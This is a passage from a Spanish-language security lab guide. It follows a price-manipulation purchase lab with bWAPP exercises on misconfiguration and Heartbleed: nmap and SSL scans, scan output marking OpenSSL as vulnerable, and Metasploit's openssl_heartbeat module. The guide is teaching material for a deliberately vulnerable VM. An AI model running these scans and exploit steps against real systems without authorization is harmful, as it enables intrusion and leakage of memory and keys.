


Imagen 138. Carrito con el nuevo precio

Dar clic en place order y listo, el laboratorio se ha resuelto.

Store credit:

\$96.00

Your order is on its way!

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$1337.00	2

Total: \$4.00




Imagen 139. Pedido hecho

A5 Configuración incorrecta de seguridad

Para el siguiente laboratorio se hará uso de dos máquinas virtuales, el bWAPP y el Kali Linux, hacer una configuración de red para que haya comunicación entre las dos máquinas ya sea por adaptador puente o creando una red NAT, en este caso se creó una red NAT.

Hallar la dirección ip del bWAPP con un if config en la respectiva consola.




Imagen 140. Ifconfig en la consola de bWAPP

En el Kali Linux abrir una terminal y hacer un escaneo de puertos con nmap -PN -sV y la dirección ip del bWAPP.




Imagen 141. Escaneo de puertos bWAPP con nmap




Imagen 142. Resultado escaneo de puertos bWAPP

Identificar el puerto ssl que es el 8443 y hacer un escaneo ssl en la terminal con la dirección ip del bWAPP y el puerto del ssl.




Imagen 143. Escaneo ssl en el bWAPP




Imagen 144. Resultado escaneo de ssl

Buscar en el navegador ssl labs y seleccionar alguna opción.




Imagen 145. Búsqueda ssl labs

Escoger una url y examinar para ver el certificado SSL.




Imagen 146. Reporte SSL

A6 Componentes vulnerables y obsoletos

Para el siguiente laboratorio se va a hacer uso nuevamente de bWAPP y Kali Linux, en bWAPP abrir el navegador y loguearse con las credenciales que aparecen bee/bug.




Imagen 147. Logueo en bWAPP

Dirigirse al apartado del A6 y seleccionar Heartbleed Vulnerability.




Imagen 148. Selección de Heartbleed Vulnerability

Dar clic en attack script y guardar el archivo.




Imagen 149. Descargar attack script.




Imagen 150. Heartbleed guardado

Hacer un ifconfig para hallar la dirección ip del bWAPP.




Imagen 151. Ifconfig en bWAPP

Ir a Kali Linux y abrir una terminal como super usuario y hacer un escaneo de puertos con el script ssl-heartbleed en la ip del bWAPP.




Imagen 152. Escaneo de puertos ssl-heartbleed en la ip del bWAPP

```
File Actions Edit View Help
666/tcp open  doom
3306/tcp open  mysql
5901/tcp open  vnc-1
6001/tcp open  X11:1
8080/tcp open  http-proxy
8443/tcp open  https-alt
| ssl-heartbleed:
| VULNERABLE:
| The Heartbleed Bug is a serious vulnerability in the popular Open
| tographic software library. It allows for stealing information intended
| protected by SSL/TLS encryption.
| State: VULNERABLE
| Risk factor: High
| OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions. This could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
| http://www.openssl.org/news/secadv_20140407.txt
| http://cvedetails.com/cve/2014-0160/
9080/tcp open  glrpc
MAC Address: 08:00:27:9D:D6:DB (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 77.60 seconds
```

Imagen 153. Resultado escaneo de ssl-heartbleed

Abrir una nueva consola en Kali Linux y ejecutar el comando msfconsole.

```
(kali@kali)-[~]
$ msfconsole
```

Imagen 154. Comando msfconsole

El comando `msfconsole` se utiliza para abrir el metasploit y aprovechar las vulnerabilidades.




Imagen 155. Resultado comando `msfconsole`

Escribir en la consola del metasploit y ejecutar el comando `search heartbleed` para configurarlo.




Imagen 156. Búsqueda del Heartbleed




Imagen 157. Resultado de la búsqueda

Ejecutar el comando `use /auxiliary/scanner/ssl/openssl_heartbeat`.




Imagen 158. Uso del comando



